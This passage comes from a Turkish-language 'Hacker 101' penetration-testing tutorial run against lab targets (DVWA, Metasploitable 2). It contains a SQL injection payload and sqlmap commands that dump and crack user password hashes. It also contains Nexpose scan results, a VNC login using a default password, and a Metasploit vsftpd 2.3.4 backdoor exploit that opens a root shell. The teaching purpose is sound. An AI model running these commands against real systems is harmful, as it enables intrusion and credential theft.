- Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71786a6b71,0x6a626b5173557271456b49527a43587343596d4b5958534a49586f4164655661614c70466a765661,0x7170717671)--&Submit=Submit
- [14:40:36] [INFO] the back-end DBMS is MySQL
- web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
- web application technology: PHP 5.2.4, Apache 2.2.8
- back-end DBMS: MySQL 5.0
- [14:40:36] [INFO] fetching tables for database: 'dvwa'
- [14:40:36] [WARNING] reflective value(s) found and filtering out
- Database: dvwa
- [2 tables]
- +-----+
| guestbook |
| users |
+-----+
- [14:40:36] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.237.129'
- [*] shutting down at 14:40:36

Hacker 101 : Sqlmap

```
sqlmap -u "http://192.168.237.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#"  
--cookie="security=low; PHPSESSID=8a412da14abe7c3a8885934fd9861bf5" -D dvwa -T  
users --columns
```

```
root@kali: ~/Desktop
```

```
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5.0
[14:42:39] [INFO] fetching columns for table 'users' in database 'dvwa'
[14:42:39] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
6 columns
+-----+-----+
| Column | Type   |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70)  |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32)  |
| user_id | int(6)    |
+-----+-----+
[14:42:39] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
192.168.237.129'
[*] shutting down at 14:42:39
[root:~/Desktop]#
```


Hacker 101 : Sqlmap

```
sqlmap -u "http://192.168.237.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#"  
--cookie="security=low; PHPSESSID=8a412da14abe7c3a8885934fd9861bf5" -D dvwa -T  
users -C user,password --dump
```

```
root@kali: ~/Desktop  
1e9e9b7'  
[14:45:25] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327de  
b882cf99'  
[14:45:25] [INFO] postprocessing table dump  
Database: dvwa  
Table: users  
[5 entries]  
+----+----+  
| user | password |  
+----+----+  
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |  
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |  
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |  
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |  
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |  
+----+----+  
[14:45:25] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/output/19  
2.168.237.129/dump/dvwa/users.csv'  
[14:45:25] [INFO] fetched data logged to text files under '/root/.sqlmap/output/  
192.168.237.129'  
[*] shutting down at 14:45:25  
[root:~/Desktop]#
```

Hacker 101 : Nexpose

Program kurduktan sonra kurulumda oluşturduğunu username ve password giriyoruz.



Hacker 101 : Nexpose

Giriş yaptıktan sonra **Create** diyip **Site** ye tıklayarak **Info & Security** kısmında **tarama adını** verip **Assets** kısmında hedef **IP** bilgisini girerek diğer adımlarıda sıra ile kontrol edip uygun tarama seçeneklerini seçip **Save & Scan** seçeneğine tıklıyoruz. Bu aşamada sunumun başında kurduğumuz güvenlik açıkları barındıran Metasploitable 2 adlı sanal makinayı açıyoruz ve onun IP adresini veriyoruz. Ve üzerinde bulunun açıkları Nexpose tarama sonuçlarında görebilirsiniz.

Hacker 101 : Nexpose

Nexpose Security Console X KSI 1

https://localhost:3780/scan/config.jsp#/scanconfig/about

nexpose*community Create ? ahmet

Asset Group Dynamic Asset Group Report Site Tags

Site Configuration SAVE & SCAN SAVE CANCEL

INFO & SECURITY ASSETS AUTHENTICATION TEMPLATES ENGINES ALERTS SCHEDULE

GENERAL ORGANIZATION ACCESS

General

Name: (Required)

Importance: Normal

Description:

User-added Tags

CUSTOM TAGS: None LOCATIONS: None OWNERS: None CRITICALITY: None

Add tags

https://localhost:3780/scan/config.jsp#/scanconfig/about

Hacker 101 : Nexpose

nexpose*community Create ?   ahmet

Site Configuration

SAVE & SCAN SAVE CANCEL

INFO & SECURITY ASSETS AUTHENTICATION TEMPLATES ENGINES ALERTS SCHEDULE

INCLUDE 1 assets  192.168.237.129  Enter name, address, or range.

EXCLUDE 0 assets  Enter name, address, or range.

Asset Groups 0 Enter an asset group name.

Asset Groups 0 Enter an asset group name.

Hacker 101 : Nexpose

nexpose community Create ? ahmet

Site Configuration

INFO & SECURITY ASSETS AUTHENTICATION TEMPLATES ENGINES ALERTS SCHEDULE

SELECT SCAN TEMPLATE Selected Scan Template: Full audit without Web Spider

Name ^	Asset Discovery	Service Discovery	Checks	Source
Denial of service	ICMP, TCP, UDP	Default TCP, Default ...	Custom	Gold
Discovery Scan	ICMP, TCP, UDP	Custom TCP, Custom...	Disabled	Gold
Discovery Scan - Aggressive	ICMP, TCP, UDP	Custom TCP, Custom...	Disabled	Gold
Exhaustive	ICMP, TCP, UDP	Full TCP, Default UDP	Safe Only	Gold
Full audit	ICMP, TCP, UDP	Default TCP, Default ...	Custom	Gold
Full audit enhanced logging without Web Spider	ICMP, TCP, UDP	Default TCP, Default ...	Custom	Gold
Full audit without Web Spider	ICMP, TCP, UDP	Default TCP, Default ...	Custom	Gold
HIPAA compliance	ICMP, TCP, UDP	Default TCP, Default ...	Safe Only	Gold
Internet DMZ audit	Disabled	Default TCP	Custom	Gold
Linux RPMs	ICMP, TCP, UDP	Custom TCP	Custom	Gold

Hacker 101 : Nexpose

nexpose community Create ⚙️ 🔔 🔎 ahmet

Site Configuration

SAVE & SCAN SAVE CANCEL

INFO & SECURITY ASSETS AUTHENTICATION TEMPLATES ENGINES ALERTS SCHEDULE

SELECT SCAN ENGINE

Scan each asset with: ?
 Engine selected below Engine most recently used for that asset

Selected Scan Engine: Local scan engine

Name	Status
Local scan engine	Active
Rapid7 Hosted Scan Engine	Unknown

Hacker 101 : Nexpose

nexpose community Create

?

ahmet

ITEMS

Tarama | View all sites

ADDRESSES	192.168.237.129	OS	Ubuntu Linux 8.04	RISK SCORE	USER-ADDED TAGS
HARDWARE	00:0C:29:FA:DD:2A	CPE	cpe:/o:canonical:ubuntu_linux:8.04::*	ORIGINAL 179,919	CUSTOM TAGS None
ALIASES	METASPLOITABLE, metasploitable.localdomain, metasploitable	LAST SCAN	Jul 22, 2016 5:52:19 AM (4 hours ago)	CONTEXT-DRIVEN 179,919	OWNERS None
HOST TYPE	Guest	NEXT SCAN	Not set	LOCATIONS None	CRITICALITY None
SITE	Tarama				

SCAN ASSET NOW CREATE ASSET REPORT DELETE ASSET SEND LOG

TRENDS Risk Over Time

Risk Score

179,919.078125

22.07.2016
Risk score: 179,919

The screenshot displays the Nexpose Community interface. At the top, there's a navigation bar with icons for home, search, and user profile (ahmet). Below the header, a sidebar on the left contains various icons. The main content area shows a detailed view of an asset named 'Tarama'. The asset information includes its address (192.168.237.129), hardware (MAC address 00:0C:29:FA:DD:2A), aliases (METASPLOITABLE, metasploitable.localdomain, metasploitable), host type (Guest), and site (Tarama). The OS is listed as Ubuntu Linux 8.04. The risk score is prominently displayed as 179,919. Below the main table, there are four buttons: 'SCAN ASSET NOW', 'CREATE ASSET REPORT', 'DELETE ASSET', and 'SEND LOG'. Under the 'TRENDS' section, a chart shows the risk score over time, with a specific data point highlighted for July 22, 2016, with a risk score of 179,919. The bottom of the screen shows a horizontal timeline with the date 179,919.078125.

Hacker 101 : Nexpose

nexpose community Create ? ahmet

VULNERABILITIES

View details about discovered vulnerabilities. To use one of the exception controls on a vulnerability, select a row. To use the control with all displayed vulnerabilities, select the top row and use Select Visible. Cancel all selections using Clear All.

Exposures: ? Susceptible to malware attacks ! Metasploit-exploitable ! Validated with Metasploit ! Exploit published ! Validated with published exploit

<input type="checkbox"/>	Title	?	!	CVSS	Risk	Published On	Modified On	Severity	Instances	Exceptions
<input type="checkbox"/>	ISC BIND: inet_network() off-by-one buffer overflow (CVE-2008-0122)			10	864	Tue Jan 15 2008	Fri Feb 13 2015	Critical	2	! Exclude
<input type="checkbox"/>	Samba NDR Parsing Heap Overflow Vulnerability		!	10	871	Mon May 14 2007	Fri May 27 2016	Critical	2	! Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2015-4602			10	648	Mon May 16 2016	Mon Jun 20 2016	Critical	1	! Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2015-4603			10	648	Mon May 16 2016	Mon Jun 20 2016	Critical	1	! Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2015-4600			10	648	Mon May 16 2016	Mon Jun 20 2016	Critical	1	! Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2015-4601			10	648	Mon May 16 2016	Mon Jun 20 2016	Critical	1	! Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2015-4599			10	648	Mon May 16 2016	Mon Jun 20 2016	Critical	1	! Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2016-2554			10	648	Mon May 16 2016	Fri Jun 03 2016	Critical	1	! Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2015-5589			10	648	Mon May 16 2016	Fri Jun 03 2016	Critical	1	! Exclude
<input type="checkbox"/>	Obsolete Version of Ubuntu			10	768	Mon May 06 2013	Mon Oct 05 2015	Critical	1	! Exclude

Showing 1 to 10 of 420 | [Export to CSV](#) Rows per page: 10 1 of 42

Hacker 101 : Nexpose

nexpose® community Create ⚙️ 🔔 🔍 ahmet

EXPLOITS

Exploit	Source Link	Description
Samba "username map script" Command Execution	Metasploit Module	This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!
Tomcat Application Manager Login Utility	Metasploit Module	This module simply attempts to login to a Tomcat Application Manager instance using a specific user/pass.
Samba lsad_trans_names Heap Overflow	Metasploit Module	This module triggers a heap overflow in the LSA RPC service of the Samba daemon. This module uses the TALLOC chunk overwrite method (credit Ramon and Adriano), which only works with Samba versions 3.0.21-3.0.24. Additionally, this module will not work when the Samba "log level" parameter is higher than "2".
rsh Authentication Scanner	Metasploit Module	This module will test a shell (rsh) service on a range of machines and report successful logins. NOTE: This module requires access to bind to privileged ports (below 1024).
MySQL yaSSL SSL Hello Message Buffer Overflow	Metasploit Module	This module exploits a stack buffer overflow in the ySSL (1.7.5 and earlier) implementation bundled with MySQL <= 6.0. By sending a specially crafted Hello packet, an attacker may be able to execute arbitrary code.
DNS Bailiwick Host Attack	Metasploit Module	This exploit attacks a fairly ubiquitous flaw in DNS implementations which Dan Kaminsky found and disclosed ~Jul 2008. This exploit caches a single malicious host entry into the target nameserver by sending random hostname queries to the target DNS server coupled with spoofed replies to those queries from the authoritative nameservers for that domain. Eventually, a guessed ID will match, the spoofed packet will get accepted, and due to the additional hostname entry being within bailiwick constraints of the original request the malicious host entry will get cached.
MySQL yaSSL CertDecoder::GetName Buffer Overflow	Metasploit Module	This module exploits a stack buffer overflow in the ySSL (1.9.8 and earlier) implementation bundled with MySQL. By sending a specially crafted client certificate, an attacker can execute arbitrary code. This vulnerability is present within the CertDecoder::GetName function inside "taocrypt/src/asn.cpp". However, the stack buffer that is written to exists within a parent function's stack frame. NOTE: This vulnerability requires a non-default configuration. First, the attacker must be able to pass the host-based authentication. Next, the server must be configured to listen on an accessible network interface. Lastly, the server must have been manually configured to use SSL. The binary from version 5.5.0-m2 was built with /GS and /SafeSEH. During testing on Windows XP SP3, these protections successfully prevented exploitation. Testing was also done with mysql on Ubuntu 9.04. Although the vulnerable code is present, both version 5.5.0-m2 built from source and version 5.0.75 from a binary package were not exploitable due to the use of the compiler's FORTIFY feature. Although suse11 was mentioned in the original blog post, the binary package they provide does not contain yaSSL or support SSL.
Apache Tomcat Manager Authenticated Upload Code Execution	Metasploit Module	This module can be used to execute a payload on Apache Tomcat servers that have an exposed "manager" application. The payload is uploaded as a WAR archive containing a jsp application using a POST request against the /manager/html/upload component. NOTE: The compatible payload sets vary based on the selected target. For example you must select the Windows payload if you want to upload a windows executable.

Hacker 101 : Nexpose

nexpose community Create ? 🔔 🔍 ahmet

SCAN HISTORY

Scan	Address	Name	Operating System	Site	Vulnerabilities	Scan Duration	Scan Engine
Jul 22nd, 2016	192.168.237.129	METASPLOITABLE	Ubuntu Linux 8.04	Tarama	420	6 hours, 29 minutes	Local scan engine

Showing 1 to 1 of 1 | Export to CSV Rows per page: 10 1 of 1

INSTALLED SOFTWARE

Software	CPE
Player	

SERVICES

Service Name	Product	Port	Protocol	Vulnerabilities	Users	Groups
FTP	vsFTPD 2.3.4	21	TCP	3	0	0
SSH	OpenSSH 4.7p1	22	TCP	2	0	0
Telnet		23	TCP	1	0	0
SMTP	Postfix	25	TCP	0	0	0
DNS	BIND 9.4.2	53	UDP	20	0	0
DNS	BIND 9.4.2	53	TCP	19	0	0
HTTP	HTTPD 2.2.8	80	TCP	217	0	0
portmapper		111	UDP	0	0	0

Hacker 101 : Nexpose

The screenshot shows the nexpose community interface. On the left, there is a vertical sidebar with icons for Home, Network, Security, Configuration, and Help.

The main content area has two sections:

- USERS AND GROUPS**: A table listing various user accounts. The columns are "Name" and "Actions". The rows include:
 - Everyone
 - Network Service
 - Proxy
 - Batch
 - ServerLogon
 - Authenticated Users
 - Dialup
 - Terminal Server User
 - Remote Interactive Logon
 - This Organization
- DATABASES**: A table listing database names. The columns are "Database Name" and "Actions". The rows include:
 - dvwa
 - information_schema
 - metasploit
 - mysql

At the top right, there are navigation buttons for Help, Notifications (with a count of 1), Search, and a user profile for "ahmet". Below the search bar, there is a "Rows per page" dropdown set to 10, and a page navigation bar showing "1 of 10".

Hacker 101 : Nexpose

Nexpose Taramasının nasıl yapılacağını ve sonuçlarını görmüş olduk. Portlar üzerinde çalışan servisler, databasesler, userlar barındırdığı açıklıklar ve bunların metasploit üzerinde bulunan modüllerine kadar tüm herşeyi getirdiğini gördük. Bundan sonrası hedef sistem üzerinde bulunan açıklıkları doğrulamak olan açıkları denemek ve sisteme sızmaya çalışmaktadır. Bu kısımdan sonra artık Lab ortamımızda uygulamalı olarak sızma işlemi gerçekleştireceğiz bir sisteme sızmaktaki hedef o sistemde yetkili kullanıcı olup her şeye erişim sağlamaktır. Bu örnek makina linux olduğu için hedefimiz **root** olmaktadır.

Sızma Testi Örnekleri (Metasploitable2)

Bu nexpose çıktısında VNC nın şifresinin password olduğunu söylemektedir.


The screenshot shows the nexpose web interface. At the top, there are navigation icons (back, forward, search, etc.) and a URL bar showing 'localhost:3780/asset.jsp?devid=1'. The main area displays a table of vulnerabilities:

Exposures: Susceptible to malware attacks Metasploit-exploitable Validated with Metasploit Exploit published Validated with published exploit										
Total Vulnerabilities Selected: 0 of 420										
<input type="checkbox"/>	Title			CVSS	Risk	Published On	Modified On	Severity	Instances	Exceptions
<input type="checkbox"/>	VNC password is "password"			10	990	Fri Jan 01 1999	Tue Dec 03 2013	Critical	1	
<input type="checkbox"/>	Shell Backdoor Service			10	919	Thu Jan 01 1970	Tue Jul 29 2014	Critical	1	
<input type="checkbox"/>	MySQL Obsolete Version			10	869	Wed Jul 25 2007	Thu Jul 10 2014	Critical	1	
<input type="checkbox"/>	Obsolete Version of PHP			10	869	Wed Jul 25 2007	Tue Jul 12 2016	Critical	1	
<input type="checkbox"/>	VMware Player: Hosted products DHCP security vulnerabilities addressed (VMSA-2007-0006) (CVE-2007-0061)			10	868	Fri Sep 21 2007	Fri Feb 13 2015	Critical	1	
<input type="checkbox"/>	VMware Player: Hosted products DHCP security vulnerabilities addressed (VMSA-2007-0006) (CVE-2007-0063)			10	868	Fri Sep 21 2007	Fri Feb 13 2015	Critical	1	
<input type="checkbox"/>	VMware Player: Hosted products DHCP security vulnerabilities addressed (VMSA-2007-0006) (CVE-2007-0062)			10	868	Fri Sep 21 2007	Fri Feb 13 2015	Critical	1	
<input type="checkbox"/>	PHP Multiple Vulnerabilities Fixed in version 5.2.6			10	861	Mon May 05 2008	Fri Feb 13 2015	Critical	1	
<input type="checkbox"/>	PHP Multiple Vulnerabilities Fixed in version 5.2.8			10	861	Mon May 05 2008	Mon May 30 2016	Critical	1	
<input type="checkbox"/>	PHP Vulnerability: CVE-2008-2051			10	861	Mon May 05 2008	Fri Feb 13 2015	Critical	1	

At the bottom left, it says 'Showing 1 to 10 of 420' and 'Export to CSV'. At the bottom right, it shows 'Rows per page: 10' and a page navigation bar.

Sızma Testi Örnekleri (Metasploitable2)

Terminale **vncviewer 192.168.237.129** yazıp şifreyide **password** olarak girip sisteme giriş yapabiliriz.



Sızma Testi Örnekleri (Metasploitable2)

Port taramasında 21.portta FTP vsftpd 2.3.4 sürümünün çalışmakta olduğu görünmekte.Bunu google araması ile yada Nmap scriptleri ile bir backdoor exploitinin olduğunu görmekteyiz.Metasploit ile sisteme sizabilmektedir.

```
[root:~/Desktop]# nmap --script ftp-vsftpd-backdoor -p 21 192.168.237.129
Starting Nmap 7.01 ( https://nmap.org ) at 2016-07-23 11:56 EDT
Nmap scan report for 192.168.237.129
Host is up, received arp-response (0.00018s latency).
PORT      STATE SERVICE REASON
21/tcp    open  ftp      syn-ack ttl 64
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs: OSVDB:73573  CVE:CVE-2011-2523
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|         http://osvdb.org/73573
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
MAC Address: 00:0C:29:FA:DD:2A (VMware)
```

Sızma Testi Örnekleri (Metasploitable2)

```
systemctl start postgres...
systemctl start postgresql; msfdb start; msfconsole ""

http://metasploit.pro

Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

[+] metasploit v4.11.5-2016010401
+ [ 1517 exploits - 875 auxiliary - 257 post ]
+ [ 437 payloads - 37 encoders - 8 nops ]
+ [ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search vsftpd
Matching Modules
=====
Name
-----
exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03  excellent  VSFTPD v2.3.4 Backdoor Command Execution

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name  Current Setting  Required  Description
----  -----  -----  -----
RHOST  yes  The target address
RPORT  21  yes  The target port

Exploit target:
=====
Id  Name
--  ---
0  Automatic

msf exploit(vsftpd_234_backdoor) > 

systemctl start postgresql; msfdb start; msfconsole ""

systemctl start postgresql; msfdb start; msfconsole ""

KALI LINUX™
"the quieter you become, the more you are able to hear"

CPU MHz: 2295 Load: 0.39, 0.13, 0.0
Tasks: 1 /144 CPU0: 2% CPU1: 0%
[graph]
[graph]

PROCESSES
NAME  PID  CPU  MEM
ruby  2545  0.50  13.0
conky 1513  0.50  0.3
/usr/bin/termin 1254  0.50  2.7
xorg  857  0.50  3.6
xfce4-appfinder 2697  0.00  1.1

MEMORY & Swap
RAM  28%  Swap  0%
[graph]
[graph]

FILESYSTEM
root 41% free  11.8GiB/ 28.2GiB

USB eth0 192.168.237.128
Down: 0B  KB/s Up: 0B  KB/s
Downloaded: 20.4MiB Uploaded: 1.05MiB
[graph]
[graph]

inet: (loopback) 127.0.0.1/8 brd 127.255.255.255
Down: 0B  KB/s Up: 0B  KB/s
Downloaded: 0B  Uploaded: 0B
[graph]
[graph]

CONNECTIONS
Inbound: 3  Outbound: 3  Total:
Inbound  Local Service/Port
localhost  postgres
localhost  postgres
localhost  postgres
outbound  Remote Service/Port
localhost  postgres
localhost  postgres
localhost  postgres
```

Sızma Testi Örnekleri (Metasploitable2)

```
$ systemctl start postgres...
systemctl start postgresql; msfdb start; msfconsole ""

msf exploit(vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name   Current Setting  Required  Description
-----  -----  -----  -----
RHOST      yes        The target address
RPORT      21        The target port

Exploit target:
Id  Name
--  --
0  Automatic

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.237.129
RHOST => 192.168.237.129
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root)  gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.237.128:46275 -> 192.168.237.129:6200) at 2016-07-26 14:30:52 -0400

whoami
root
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ps aux
USER     PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root      1  0.0  0.3  2844  1696 ?      Ss  13:36  0:01 /sbin/init
root      2  0.0  0.0     0   0 ?      S<  13:36  0:00 [kthreadd]
root      3  0.0  0.0     0   0 ?      S<  13:36  0:00 [migration/0]
root      4  0.0  0.0     0   0 ?      S<  13:36  0:00 [ksoftirqd/0]
root      5  0.0  0.0     0   0 ?      S<  13:36  0:00 [watchdog/0]
